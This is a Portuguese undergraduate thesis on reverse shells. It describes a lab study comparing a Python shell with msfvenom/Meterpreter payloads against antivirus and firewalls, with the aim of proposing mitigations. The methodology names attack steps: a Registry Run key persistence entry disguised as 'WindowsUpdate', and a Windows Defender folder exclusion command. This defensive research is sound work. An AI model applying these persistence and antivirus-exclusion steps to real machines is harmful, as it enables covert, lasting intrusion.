Universidade Federal de Ouro Preto
Instituto de Ciências Exatas e Aplicadas
Departamento de Computação e Sistemas

Reverse Shell: metodologia, técnicas de ataques e soluções para mitigação em ambientes computacionais

Thiago Luiz Maravilha Silva

TRABALHO DE CONCLUSÃO DE CURSO

ORIENTAÇÃO:
Theo Silva Lins

Julho, 2026
João Monlevade–MG

Thiago Luiz Maravilha Silva

Reverse Shell: metodologia, técnicas de ataques e soluções para mitigação em ambientes computacionais

Orientador: Theo Silva Lins

Monografia apresentada ao curso de Sistemas de Informação do Instituto de Ciências Exatas e Aplicadas, da Universidade Federal de Ouro Preto, como requisito parcial para aprovação na Disciplina "Trabalho de Conclusão de Curso II".

Universidade Federal de Ouro Preto

João Monlevade

Julho de 2026

SISBIN - SISTEMA DE BIBLIOTECAS E INFORMAÇÃO

S586r Silva, Thiago Luiz Maravilha.
Reverse Shell [manuscrito]: metodologia, técnicas de ataques e soluções para mitigação em ambientes computacionais. / Thiago Luiz Maravilha Silva. - 2026.
48 f.: il.: color., gráf., tab..

Orientador: Prof. Dr. Theo Silva Lins.
Monografia (Bacharelado). Universidade Federal de Ouro Preto. Instituto de Ciências Exatas e Aplicadas. Graduação em Sistemas de Informação .

1. Computadores - Medidas de segurança. 2. Firewalls (Medidas de segurança para computadores). 3. Malware (Programa de computador). 4. Segurança de computadores. 5. Teste de invasão (Medidas de segurança para computadores). I. Lins, Theo Silva. II. Universidade Federal de Ouro Preto. III. Título.

CDU 004.056.53:004.49

Bibliotecário(a) Responsável: Flavia Reis - CRB6/2431

MINISTÉRIO DA EDUCAÇÃO
UNIVERSIDADE FEDERAL DE OURO PRETO
REITORIA
INSTITUTO DE CIENCIAS EXATAS E APLICADAS
DEPARTAMENTO DE COMPUTACAO E SISTEMAS

FOLHA DE APROVAÇÃO

Thiago Luiz Maravilha Silva

Reverse Shell: metodologia, técnicas de ataques e soluções para mitigação em ambientes computacionais

Monografia apresentada ao Curso de Sistemas de Informação da Universidade Federal
de Ouro Preto como requisito parcial para obtenção do título de Bacharel em Sistemas de Informação

Aprovada em 31 de Julho de 2026

Membros da banca

Doutor - Theo Silva Lins - Orientador - Universidade Federal de Ouro Preto
Doutor - Darlan Nunes de Brito - Universidade Federal de Ouro Preto
Doutor - Fernando Bernardes de Oliveira - Universidade Federal de Ouro Preto

Theo Silva Lins, orientador do trabalho, aprovou a versão final e autorizou seu depósito na Biblioteca Digital de Trabalhos de Conclusão de Curso da UFOP em 04/08/2026

Documento assinado eletronicamente por **Theo Silva Lins**, **PROFESSOR DE MAGISTERIO SUPERIOR**, em 04/08/2026, às 18:59, conforme horário oficial de Brasília, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

A autenticidade deste documento pode ser conferida no site http://sei.ufop.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0 , informando o código verificador **1152620** e o código CRC **1276DD62**.

R. Diogo de Vasconcelos, 122, - Bairro Pilar Ouro Preto/MG, CEP 35402-163
Telefone: (31)3808-0819 - www.ufop.br

À minha mãe e aos meus irmãos, que sempre acreditaram em mim e tornaram possível esta jornada.

Agradecimentos

Agradeço, em primeiro lugar, à minha família, em especial à minha mãe e aos meus irmãos, pelo apoio incondicional, pela paciência ao longo de toda a graduação e por nunca me deixarem desistir nos momentos mais difíceis.

Ao meu orientador, Prof. Dr. Theo Silva Lins, agradeço pela confiança, pela disponibilidade e pelas orientações precisas, que foram essenciais para a realização deste trabalho.

Aos amigos e colegas que me acompanharam durante o curso, pelas trocas de conhecimento, pelo incentivo e pela parceria nas horas de estudo.

A todos os professores e servidores do Departamento de Computação e Sistemas da Universidade Federal de Ouro Preto, pela formação que me proporcionaram ao longo destes anos.

A todos que, de alguma forma, contribuíram para esta etapa, o meu sincero muito obrigado.

"Every defeat, every heartbreak, every loss, contains its own seed, its own lesson on how to improve your performance the next time."

— Attributed to Malcolm X (1925 – 1965).

Resumo

O *reverse shell* é uma técnica em que a máquina comprometida inicia uma conexão de volta ao atacante, concedendo-lhe controle remoto e contornando *firewalls* que filtram apenas conexões de entrada. Por sua simplicidade e eficácia, é amplamente empregada tanto em testes de penetração quanto em ataques reais, o que torna essencial compreendê-la para a construção de defesas eficazes. Este trabalho teve como objetivo implementar e avaliar, em ambiente controlado, técnicas de *reverse shell* com persistência, analisando sua capacidade de evasão frente a antivírus e *firewalls* e propondo estratégias de mitigação com base nos resultados. Quanto à metodologia, de natureza experimental e aplicada, construiu-se um laboratório isolado com máquinas virtuais (atacante em Kali Linux e vítima em Windows); implementou-se um *reverse shell* próprio em Python, com persistência via chave de registro de auto-início; geraram-se *payloads* de comparação com a ferramenta `msfvenom`/Meterpreter; e submeteu-se cada artefato a uma bateria padronizada de medições, avaliando a detecção por antivírus (Windows Defender, em tempo real, e VirusTotal, estático e multi-mecanismo), o comportamento do *firewall*, a persistência após a reinicialização e as características do tráfego de rede. Os resultados indicam a fragilidade da detecção baseada em assinatura frente a artefatos personalizados (o *shell* em Python evadiu a maioria dos antivírus, embora essa evasão tenha se mostrado temporal), a eficácia da filtragem das conexões de saída e o potencial da análise comportamental do tráfego para a detecção, inclusive de tráfego cifrado. Com base nesses achados, propõe-se um conjunto de estratégias de mitigação em camadas, contribuindo para um melhor entendimento da técnica e para o aprimoramento das defesas.

Palavras-chave: reverse shell. segurança da informação. evasão de antivírus. persistência. mitigação.

Abstract

A reverse shell is a technique in which the compromised machine initiates a connection back to the attacker, granting remote control and bypassing firewalls that filter only inbound connections. Due to its simplicity and effectiveness, it is widely used both in penetration testing and in real attacks, which makes understanding it essential to building effective defenses. This work aimed to implement and evaluate, in a controlled environment, reverse shell techniques with persistence, analyzing their evasion capability against antivirus software and firewalls and proposing mitigation strategies based on the results. The experimental methodology consisted of building an isolated laboratory with virtual machines (a Kali Linux attacker and a Windows victim), implementing a Python reverse shell with persistence via an autostart registry run key, generating comparison payloads with the msfvenom/Meterpreter tool, and submitting each payload to a standardized battery of tests, measuring antivirus detection (Windows Defender, in real time, and VirusTotal, static and multi-engine), firewall behavior, persistence after reboot, and the characteristics of the network traffic. The results confirm the weakness of signature-based detection against modified payloads, the importance of outbound connection filtering, and the potential of behavioral traffic analysis for detection. Based on these findings, a set of layered mitigation strategies is proposed, contributing to a better understanding of the technique and to the improvement of defenses.

Key-words: reverse shell. information security. antivirus evasion. persistence. mitigation.

Lista de ilustrações

Lista de tabelas

Lista de abreviaturas e siglas

AV antivírus

C2 *Command and Control*

EDR *Endpoint Detection and Response*

IDS *Intrusion Detection System*

IP *Internet Protocol*

NAT *Network Address Translation*

NIDS *Network Intrusion Detection System*

TCP *Transmission Control Protocol*

VM máquina virtual

Sumário

1 Introdução

A segurança de redes e sistemas tornou-se um desafio crescente diante da sofisticação das técnicas empregadas por atacantes. Entre elas, o *reverse shell* destaca-se por sua simplicidade e eficácia: trata-se de um mecanismo em que a própria máquina comprometida inicia uma conexão de volta ao atacante, concedendo-lhe controle remoto sobre o sistema. Como a conexão parte de dentro da rede da vítima, ela frequentemente atravessa *firewalls* e outras proteções tradicionais, que costumam filtrar apenas conexões de entrada (MANGLANI et al., 2021; PANWAR et al., 2023).

Embora seja amplamente utilizado de modo legítimo em testes de penetração, o *reverse shell* também representa uma ameaça séria em ambientes mal protegidos. Agravando o cenário, atacantes conseguem modificar os *payloads* de modo a evadir a detecção por antivírus baseados em assinatura. Panwar et al. (2023) indicam que uma variante modificada de um *payload* Meterpreter teve sua taxa de detecção reduzida em mais de 99% no serviço VirusTotal. Esse contexto reforça a necessidade de compreender a fundo a dinâmica da técnica para que se possam construir defesas eficazes.

1.1 Problema de pesquisa

O desconhecimento, por parte de muitos profissionais, sobre o funcionamento do *reverse shell* e sobre métodos de defesa eficazes contribui para sua disseminação em ataques reais. Diante disso, formula-se a seguinte questão de pesquisa: como o *reverse shell*, aplicado com técnica de persistência, se comporta frente a mecanismos de segurança como antivírus e *firewalls*, e quais estratégias de mitigação são mais eficazes contra ele?

1.2 Objetivos

O objetivo geral deste trabalho é implementar e avaliar, em ambiente controlado, técnicas de *reverse shell*, analisando sua capacidade de evasão frente a mecanismos de segurança como antivírus e *firewalls*, bem como propor estratégias de mitigação baseadas nos resultados obtidos.

De modo específico, o trabalho busca:

- Implementar um *reverse shell* em Python e aplicar a técnica de persistência em uma máquina Windows;

- Gerar *payloads* reais com a ferramenta `msfvenom`/Meterpreter como linha de base de comparação;
- Avaliar a reação dos antivírus (Windows Defender, em tempo real, e o VirusTotal, estático e multi-mecanismo) e do *firewall* aos *payloads*;
- Capturar e analisar o tráfego de rede gerado pela técnica;
- Propor estratégias de mitigação fundamentadas nos resultados experimentais.

1.3 Justificativa

Compreender o *reverse shell* sob a perspectiva tanto ofensiva quanto defensiva é essencial para a proteção de sistemas. Ao reproduzir a técnica em ambiente controlado e medir empiricamente como as defesas reagem, este trabalho contribui para um melhor entendimento da ameaça e para a construção de estratégias de defesa mais eficazes. A relevância do tema é reforçada pela atenção que ele recebe na literatura recente (PANWAR et al., 2023; MANGLANI et al., 2021; LIU et al., 2023) e pela frequência com que a técnica aparece em incidentes reais, na etapa de comando e controle do ciclo de ataque.

1.4 Metodologia

Quanto à abordagem, esta pesquisa classifica-se como experimental e aplicada, de natureza predominantemente quantitativa. A técnica é reproduzida em ambiente controlado, e a reação dos mecanismos de defesa é medida de maneira empírica. Os principais passos metodológicos são os seguintes:

1. construir um laboratório isolado com máquinas virtuais, tendo o Kali Linux como atacante e o Windows como vítima;
2. implementar um *reverse shell* próprio em Python e aplicar a técnica de persistência;
3. gerar três *payloads* de comparação com o `msfvenom`, totalizando quatro artefatos avaliados;
4. submeter cada artefato a uma mesma bateria padronizada de medições, contemplando a detecção estática no VirusTotal, a detecção em tempo real pelo Windows Defender, a conexão, o comportamento do *firewall*, a persistência e as características do tráfego de rede;
5. analisar os resultados e, com base neles, propor estratégias de mitigação.

O detalhamento do protocolo, incluindo o número de medições e a reavaliação da detecção estática em duas datas, encontra-se no Capítulo 3. Ressalta-se que todos os experimentos respeitam rígidos limites éticos e legais, conduzidos exclusivamente em ambiente isolado e sobre máquinas do próprio autor (Seção 3.1).

1.5 Organização do trabalho

O restante deste trabalho está organizado do seguinte modo. O Capítulo 2 apresenta o referencial teórico e os trabalhos relacionados. O Capítulo 3 descreve os materiais e métodos, incluindo o laboratório, a implementação e o protocolo de testes. O Capítulo 4 apresenta e discute os resultados obtidos. Por fim, o Capítulo 5 consolida as estratégias de mitigação propostas, as contribuições, as limitações e os trabalhos futuros.

2 Referencial Teórico

Este capítulo apresenta os fundamentos teóricos necessários à compreensão do trabalho e discute os trabalhos correlatos. Inicia-se com o modelo de ataque que situa o *reverse shell* no ciclo de uma invasão, seguido dos conceitos de redes e *firewalls*, dos tipos de *shell* e *shellcode*, das ferramentas ofensivas empregadas, da técnica de persistência, dos mecanismos de defesa (antivírus e sistemas de detecção de intrusão) e, por fim, de uma análise comparativa dos trabalhos relacionados.

2.1 O ciclo de um ataque cibernético

Ataques cibernéticos sofisticados raramente se resumem a uma única ação; costumam seguir uma sequência de etapas. O modelo *Cyber Kill Chain*, proposto pela Lockheed Martin (HUTCHINS; CLOPPERT; AMIN, 2011), descreve essas fases: reconhecimento, armamento, entrega, exploração, instalação, comando e controle (*Command and Control* (C2)) e ações sobre o objetivo. Nesse modelo, o *reverse shell* ocupa uma posição central: é a última etapa da exploração e a primeira da pós-exploração, pois é por meio dele que o atacante estabelece o canal de C2 e passa a executar comandos no sistema comprometido (LIU et al., 2023). Compreender essa posição é importante porque a defesa pode atuar em qualquer elo da cadeia: bloquear a entrega do *payload*, impedir sua execução, ou detectar e interromper o canal de comunicação já estabelecido.

2.2 Redes TCP/IP e *firewalls*

A comunicação entre o sistema comprometido e o atacante apoia-se na pilha de protocolos TCP/IP (TANENBAUM; WETHERALL, 2011). O *Transmission Control Protocol* (TCP) estabelece conexões confiáveis e orientadas a fluxo por meio do *three-way handshake* (SYN, SYN-ACK, ACK), sobre o qual trafegam os comandos e respostas do *shell*.

O *firewall* é o mecanismo que filtra esse tráfego segundo regras de política. Um ponto essencial para este trabalho é a distinção entre regras de entrada e de saída. Tradicionalmente, as organizações configuram cuidadosamente as regras de entrada, bloqueando conexões não solicitadas vindas de fora, mas negligenciam as regras de saída, permitindo que a maioria das conexões iniciadas internamente saia livremente (MANGLANI et al., 2021). É justamente essa assimetria que o *reverse shell* explora, como detalhado na Seção 2.4.

2.3 *Shell*, *shellcode* e suas categorias

Em segurança ofensiva, *shellcode* é um pequeno fragmento de código que, ao ser executado na máquina-alvo, inicia um interpretador de comandos (*shell*) sob controle do atacante, frequentemente utilizado como *payload* de um *exploit* (MANGLANI et al., 2021). O *shellcode* pode ser local (quando o atacante já tem acesso limitado e busca elevar privilégios) ou remoto (quando o acesso se dá pela rede). O *shellcode* remoto, por sua vez, classifica-se conforme o modo de estabelecimento da conexão:

- ***Bind shell***: a vítima abre (*bind*) uma porta e aguarda; o atacante conecta-se a ela. É facilmente bloqueado por *firewalls* de entrada.
- ***Reverse shell***: a vítima é quem inicia a conexão de volta ao atacante; contorna os *firewalls* de entrada.
- ***Socket-reuse shell***: reutiliza uma conexão já estabelecida por um processo vulnerável, dificultando ainda mais a detecção (MANGLANI et al., 2021).

2.4 *Reverse shell*: funcionamento e vantagens para o atacante

No *reverse shell*, a máquina comprometida estabelece a conexão de saída em direção ao atacante e, a partir daí, recebe e executa comandos, devolvendo a saída pela mesma conexão. Como a requisição parte de dentro da rede, os sistemas de proteção tendem a tratá-la como legítima (MANGLANI et al., 2021). Panwar et al. (2023) destacam três vantagens dessa técnica para o atacante: (i) a capacidade de contornar *firewalls* que bloqueiam conexões de entrada; (ii) o acesso remoto pleno ao sistema, permitindo copiar arquivos, executar comandos e monitorar a máquina; e (iii) a furtividade, pela possibilidade de manter uma conexão encoberta e até cifrada, dificultando a detecção. Implementações em Python, como a de Manglani et al. (2021), ganham flexibilidade adicional pela riqueza das bibliotecas da linguagem, que permitem manipular *sockets*, processos e o sistema de arquivos com facilidade, além de funcionalidades de *upload*/*download* e suporte a múltiplas vítimas via *threading*.

2.5 Metasploit, `msfvenom` e Meterpreter

O Metasploit Framework (Rapid7, 2026; KENNEDY et al., 2011) é a plataforma de testes de penetração mais difundida, reunindo *exploits*, *payloads* e ferramentas de pós-exploração. O utilitário `msfvenom` gera *payloads* em diversos formatos (por exemplo, um executável para Windows), parametrizados pelo endereço e porta de retorno (`LHOST`/`LPORT`). Entre os *payloads* disponíveis destaca-se o Meterpreter, um *shell* avançado, carregado em memória e entregue em estágios, que oferece um amplo conjunto

de comandos de pós-exploração (KENNEDY et al., 2011). Do lado do atacante, o módulo `exploit/multi/handler` atua como servidor que recebe as conexões reversas. Essas ferramentas constituem a linha de base deste trabalho para a comparação de evasão.

2.6 Persistência

Persistência é a capacidade de o acesso continuar funcionando, mesmo após a reinicialização do sistema. No Windows, uma técnica clássica, catalogada como T1547.001 no *framework* MITRE ATT&CK (MITRE, 2024a), consiste em registrar o programa malicioso em uma chave de auto-início (*Registry Run Key*) ou na pasta de inicialização, de modo que ele seja executado automaticamente a cada *logon*. Manglani et al. (2021) implementam exatamente essa técnica: após a primeira execução, o *shell* copia-se para uma pasta do usuário e cria a chave de registro, passando a reconectar-se ao atacante sempre que a vítima é iniciada, sem o conhecimento do usuário. A execução de comandos do interpretador no Windows associa-se, ainda, à técnica T1059.003 (*Windows Command Shell*) do mesmo *framework* (MITRE, 2024b).

2.7 Mecanismos de defesa

2.7.1 Antivírus: detecção por assinatura *versus* comportamento

Os antivírus (AV) tradicionais baseiam-se em assinaturas: comparam os arquivos com um banco de padrões conhecidos de *malware*. Essa abordagem é eficaz contra ameaças catalogadas, mas falha diante de artefatos modificados. Panwar et al. (2023) ilustram empiricamente essa fragilidade: um executável Meterpreter padrão foi sinalizado como malicioso por 50 de 69 mecanismos no VirusTotal, enquanto a versão modificada com a técnica de *stager* (na qual o *shellcode* é baixado da rede diretamente para a memória, sem tocar o disco) foi detectada por apenas um mecanismo, uma queda superior a 99%. Esse resultado ilustra a limitação da detecção por assinatura e motiva o uso de abordagens baseadas em comportamento, como os sistemas de *Endpoint Detection and Response* (EDR), que monitoram ações suspeitas (por exemplo, escrita em chaves de auto-início ou injeção em memória) em vez de padrões estáticos.

2.7.2 Sistemas de detecção de intrusão

Os *Intrusion Detection System* (IDS) e, em particular, os *Network Intrusion Detection System* (NIDS) monitoram a rede em busca de atividades maliciosas. Como o *reverse shell* pode cifrar sua comunicação, a inspeção de conteúdo por assinatura torna-se ineficaz. Diante disso, surgem abordagens baseadas em comportamento de tráfego. Liu et al. (2023) propõem o *ETDetector*, que detecta o tráfego de *reverse shell*, mesmo cifrado, a partir de

três características: a sequência de atraso entre pacotes (o *thought time*, isto é, o tempo que o atacante leva para decidir o próximo comando), a direção dos pacotes e o tamanho da carga útil. Em uma linha complementar, Nikhil, Chadha e Shanmugam (2023) propõem uma estratégia de detecção de *reverse shell* apoiada na plataforma Security Onion. Ambos os trabalhos reforçam que a defesa eficaz contra *reverse shell* depende menos de assinaturas e mais da análise de comportamento de rede e de *host*.

2.8 Trabalhos relacionados

Três trabalhos fundamentam diretamente esta pesquisa. Panwar et al. (2023) centram-se na evasão de antivírus: implementam um *reverse shell* no Windows com `msfvenom`/Meterpreter e ilustram, via VirusTotal, a drástica redução de detecção obtida pela técnica de *stager*, além de discutir medidas de segurança (*firewall*, IDS e segmentação de rede). Manglani et al. (2021) concentram-se na implementação em Python e na persistência, detalhando um *shell* com *threading*, transferência de arquivos e persistência via registro, bem como técnicas de prevenção (monitoramento de tráfego, *honeypots* e regras de saída em *firewalls*). Liu et al. (2023) abordam o problema sob a ótica defensiva, propondo a detecção comportamental do tráfego, inclusive cifrado.

A Tabela 1 sintetiza o foco de cada trabalho. A presente monografia diferencia-se por integrar as três perspectivas em um único estudo experimental: implementa e aplica a técnica com persistência, avalia a evasão frente a antivírus e *firewalls*, analisa o tráfego gerado e, a partir desses resultados, propõe um conjunto consolidado de estratégias de mitigação.

Tabela 1 – Síntese comparativa dos trabalhos relacionados.

Trabalho	**Foco principal**	**Abordagem**
Panwar et al. (2023)	Evasão de antivírus	`msfvenom` + *stager*
Manglani et al. (2021)	Implementação e persistência	*Shell* em Python
Liu et al. (2023)	Detecção de tráfego	Aprendizado de máquina
Este trabalho	Ataque + avaliação + mitigação	Experimental integrado

Fonte: elaborado pelo autor.

2.9 Considerações finais

Este capítulo apresentou os fundamentos teóricos que sustentam o trabalho: o posicionamento do *reverse shell* no ciclo de um ataque, os conceitos de redes e *firewalls*, os tipos de *shell* e *shellcode*, as ferramentas ofensivas empregadas, a técnica de persistência e os mecanismos de defesa baseados em assinatura e em comportamento. Discutiram-se, ainda, os três trabalhos que embasam diretamente a pesquisa e o modo como esta monografia se diferencia deles, ao integrar ataque, avaliação e mitigação em um único

estudo. Estabelecida essa base conceitual, o próximo capítulo descreve os materiais e os procedimentos metodológicos adotados para implementar e avaliar a técnica em ambiente controlado.

3 Materiais e Métodos

Este capítulo descreve os materiais e os procedimentos metodológicos adotados para implementar e avaliar técnicas de *reverse shell* em ambiente controlado. A pesquisa caracteriza-se como experimental e de natureza aplicada: constrói-se um laboratório isolado, implementa-se a técnica, executam-se testes com diferentes *payloads* e mede-se a reação de mecanismos de defesa, de modo a subsidiar a proposta de mitigações apresentada no Capítulo 5. A abordagem segue, em linhas gerais, o procedimento experimental descrito por Panwar et al. (2023) para a avaliação de evasão de antivírus e por Manglani et al. (2021) para a implementação do *shell* em Python.

3.1 Considerações éticas e legais

Todos os experimentos foram conduzidos exclusivamente em máquinas virtuais de propriedade do autor, em uma rede laboratorial isolada, sem qualquer acesso à internet ou a redes de terceiros. Nenhum sistema real ou alheio foi alvo dos testes. Essa contenção é condição essencial da pesquisa, dado que o uso não autorizado das técnicas aqui estudadas configura crime no Brasil, nos termos da Lei nº 12.737/2012 (invasão de dispositivo informático) e do Marco Civil da Internet (Lei nº 12.965/2014). O objetivo do trabalho é estritamente defensivo: compreender o funcionamento da técnica para propor estratégias de detecção e mitigação. Ressalta-se, ainda, que os arquivos submetidos ao serviço AV on-line VirusTotal tornam-se públicos e são compartilhados com os fornecedores de antivírus, fato considerado nas limitações do método (Seção 3.8).

3.2 Ambiente de laboratório

O ambiente foi construído sobre o hipervisor VirtualBox, com duas máquinas virtuais conectadas por um adaptador de rede interna (sem *bridge* nem *Network Address Translation* (NAT)), garantindo isolamento total. A topologia é apresentada na Figura 1 e resumida na Tabela 2.


Tabela 2 – Máquinas virtuais do laboratório.

Papel	**Sistema**	**Endereço *Internet Protocol* (IP)**
Atacante	Kali Linux	192.168.56.10
Vítima	Windows 10/11 (64 bits)	192.168.56.20

Fonte: elaborado pelo autor.

A máquina virtual (VM) atacante executa o Kali Linux (Offensive Security, 2026), que reúne as ferramentas ofensivas utilizadas: o *framework* Metasploit (Rapid7, 2026) e

Figura 1 – Topologia do laboratório isolado.



Fonte: elaborado pelo autor.

seu gerador de *payloads* `msfvenom`, o servidor HTTP Apache (para hospedar o *stager*) e o interpretador Python 3. A VM vítima executa o Windows com o Windows Defender e o *firewall* nativo ativos em sua configuração padrão, cenário que se deseja avaliar. Nela também são instalados o Python 3 e o PyInstaller, para empacotamento do *shell* próprio. A captura de tráfego é feita com o Wireshark (Wireshark Foundation, 2026) e o `tcpdump`.

A escolha do Windows como sistema da vítima justifica-se por dois motivos principais. Em primeiro lugar, trata-se do sistema operacional *desktop* mais utilizado e, por consequência, o mais visado por atacantes, o que torna o cenário representativo. Em segundo lugar, a técnica de persistência avaliada (chave de auto-início no registro) é específica desse sistema. Soma-se a isso o fato de os trabalhos que embasam a pesquisa (PANWAR et al., 2023; MANGLANI et al., 2021) também adotarem o Windows. A avaliação da portabilidade do cliente para outros sistemas operacionais, como distribuições Linux, é apontada como trabalho futuro (Capítulo 5).

A avaliação de antivírus combina duas perspectivas complementares: a detecção estática multi-mecanismo, pelo serviço VirusTotal (Google, 2026), que submete cada *payload* a dezenas de mecanismos de mercado; e a detecção em tempo real pelo Windows Defender, antivírus nativo e mais difundido no Windows, executado na própria vítima. Para assegurar a reprodutibilidade e a comparabilidade dos resultados, criou-se um *snapshot* "limpo" da vítima, restaurado entre as execuções.

Cabe registrar que a porta TCP 4444, utilizada nas conexões, é a porta padrão do Metasploit e foi mantida apenas para padronizar as comparações. Como a porta de retorno é definida pelo próprio atacante, poderia ser qualquer outro valor. Essa característica reforça que a defesa baseada apenas no bloqueio de portas específicas é insuficiente, tornando necessária a filtragem das conexões de saída, discutida no Capítulo 5.

3.3 Implementação do *reverse shell* em Python

A primeira contribuição prática consiste em um *reverse shell* próprio, implementado em Python e inspirado no modelo de Manglani et al. (2021). A escolha do Python deve-se à sua ampla biblioteca padrão, que permite controlar *sockets*, processos e o sistema de

arquivos com poucas linhas de código.

A arquitetura segue o modelo cliente–servidor invertido: diferentemente de um *bind shell*, em que o atacante conecta-se a uma porta aberta na vítima, no *reverse shell* é a própria vítima que inicia a conexão de volta ao atacante. Como a requisição parte de dentro da rede da vítima, ela é frequentemente tratada como legítima e atravessa *firewalls* que filtram apenas conexões de entrada (PANWAR et al., 2023). O lado atacante é um servidor *multithread* que aceita múltiplas vítimas, mantém uma lista de conexões e permite interagir com uma de cada vez, além de transferir arquivos (`upload`/`download`). Comandos e respostas trafegam codificados em base64.

O lado vítima executa um laço de *receber comando* → *executar localmente* (via `subprocess` ou pela biblioteca `os`, no caso de comandos como `cd`) → *devolver a saída*. Os códigos-fonte do servidor e do cliente, bem como a especificação completa do protocolo, encontram-se no Apêndice A.3.

3.4 Persistência

Para que o acesso sobreviva à reinicialização da vítima, aplica-se a técnica de persistência descrita por Manglani et al. (2021), que corresponde à técnica T1547.001 (*Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder*) do MITRE ATT&CK (MITRE, 2024a). O procedimento consiste em copiar o executável para uma pasta do usuário (`%APPDATA%` ou `%TEMP%`) e registrar seu caminho em uma chave de auto-início do Windows, como `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, de modo que o programa seja executado a cada *logon*. Na prática, a chave foi criada pela própria sessão obtida: no *shell* Python, com o comando `reg add` (valor `WindowsUpdate` apontando para `cliente.exe`); na sessão Meterpreter, com o comando `reg setval` após enviar o arquivo para `%TEMP%` via `upload`. A persistência foi verificada reiniciando a vítima e confirmando a reconexão automática.

3.5 Geração dos *payloads* e cenário de evasão

Para avaliar a capacidade de evasão frente aos antivírus, além do *shell* próprio em Python, foram gerados *payloads* de comparação com a ferramenta padrão `msfvenom` (Rapid7, 2026; KENNEDY et al., 2011), reproduzindo a metodologia de Panwar et al. (2023). Foram considerados quatro cenários, do mais detectável ao menos detectável, cujos comandos exatos de geração constam do Apêndice A.3:

1. **Python (`.exe`)**: o *shell* próprio empacotado com PyInstaller;

2. **Meterpreter *raw***: *payload* `windows/x64/meterpreter/reverse_tcp` sem ofuscação (linha de base);

3. **Meterpreter codificado**: o mesmo *payload* processado por um *encoder* (`x64/xor`, em algumas iterações);

4. ***Stager***: o *shellcode* é gerado separadamente e hospedado em um servidor HTTP no atacante. Segundo Panwar et al. (2023), essa técnica reduz drasticamente a detecção quando acompanhada de um carregador personalizado (sem assinatura conhecida) que baixa o *shellcode* para a memória. Neste trabalho utilizou-se o *stub* padrão do Metasploit (executável `stager.exe`), o que, como mostram os resultados (Capítulo 4), mantém a assinatura reconhecida do *framework*; a construção de um carregador próprio é tratada como trabalho futuro.

Cabe um registro metodológico importante: todos os *payloads* Meterpreter foram bloqueados pelo Windows Defender já no momento do download. Para que fosse possível avaliar, de modo isolado, as demais dimensões (conexão, *firewall* e persistência) desses *payloads*, foi criada uma exceção temporária no Defender para a pasta de testes (`Add-MpPreference -ExclusionPath "C:\Testes"`), removida ao final de cada teste (`Remove-MpPreference`). Essa exceção não se aplicou ao *shell* Python, que não foi detectado pelo Defender. A distinção é relevante: a detecção em tempo real (Seção 4.2) reflete o comportamento sem a exceção; as medições de conexão e persistência dos *payloads* Meterpreter foram obtidas com a exceção ativa, apenas para estudar esses fenômenos.

3.6 Protocolo de testes e coleta de dados

Cada *payload* foi submetido a um conjunto padronizado de medições, registradas em planilha (Tabela 3), sempre a partir do *snapshot* limpo da vítima:

1. **Detecção estática**: submissão ao VirusTotal (Google, 2026), registrando a razão de mecanismos que detectam o arquivo (detecções/total) e a data;

2. **Detecção em tempo real**: reação do Windows Defender (bloqueio, quarentena ou execução permitida);

3. **Execução**: verificação de que a conexão é estabelecida e o *shell* é funcional;

4. ***Firewall***: comportamento com a política de saída padrão e com uma regra de saída restritiva, para ilustrar o papel da filtragem de saída;

5. **Persistência**: reinicialização da vítima e verificação da reconexão automática, com inspeção da chave de registro de auto-início;

6. **Tráfego**: captura em arquivo `.pcap` para análise posterior.

Tabela 3 – Dimensões avaliadas para cada *payload*.

Dimensão	**Métrica registrada**
Detecção estática	detecções/total no VirusTotal + data
Detecção em tempo real	bloqueia / quarentena / executa
Execução	conexão estabelecida (sim/não)
Firewall	conecta com saída padrão / restrita
Persistência	reconecta após *reboot* (sim/não)
Tráfego	atraso entre pacotes (média, mediana, máx.) e nº de pacotes

Fonte: elaborado pelo autor.

As dimensões medidas no próprio laboratório (detecção em tempo real pelo Defender, conexão, *firewall* e persistência) foram avaliadas uma vez por *payload*, a partir do mesmo *snapshot* limpo, por serem resultados binários e reprodutíveis (bloqueia ou não; conecta ou não). Já a detecção estática no VirusTotal, por depender de assinaturas que evoluem no tempo, foi medida em duas datas (17/06 e 16/07/2026), justamente para captar essa variação temporal. Pequenas diferenças entre reanálises próximas (por exemplo, 39 e 40 de 69 mecanismos em duas execuções consecutivas do *payload* Python) devem-se à disponibilidade e a *timeouts* de mecanismos, e não a mudança no arquivo. As estatísticas descritivas (média, mediana e número de amostras) aplicam-se à análise do tráfego (Seção 3.7), em que cada sessão fornece dezenas de amostras de atraso entre pacotes.

3.7 Análise do tráfego de rede

A etapa de detecção em rede operacionaliza o conceito proposto por Liu et al. (2023), cujo método *ETDetector* identifica o tráfego de *reverse shell*, inclusive criptografado, a partir de características de comportamento, e não de assinaturas. Para cada captura, um *script* em Python reconstrói as sessões TCP e extrai três sequências: o atraso entre pacotes (o *thought time*, ou tempo de reflexão do atacante entre comandos), a direção dos pacotes e o tamanho da carga útil. A partir da sequência de atraso, calculam-se estatísticas descritivas por sessão: média, mediana, máximo e número de pacotes válidos. O intervalo relativamente longo entre o pacote que carrega um comando e o seguinte é, segundo Liu et al. (2023), um indicador robusto da interação humana característica do *reverse shell*. Os resultados dessa análise embasam as recomendações de detecção comportamental discutidas no Capítulo 5.

3.8 Limitações do método

As taxas de detecção por antivírus dependem da data e da versão das assinaturas, de modo que os números obtidos representam um retrato temporal e não um resultado permanente; por isso, registrou-se a data de cada medição. A submissão ao VirusTotal expõe publicamente as amostras, podendo acelerar a criação de assinaturas pelos fornecedores, efeito observado empiricamente neste trabalho, em que a detecção do *payload* Python subiu de 12/70 para 40/69 em cerca de um mês (Seção 4.1). Por fim, o ambiente é uma rede local isolada, o que não reproduz integralmente as condições de uma rede corporativa real (proxies, segmentação, NIDS), embora seja suficiente para isolar e medir os fenômenos de interesse.

3.9 Considerações finais

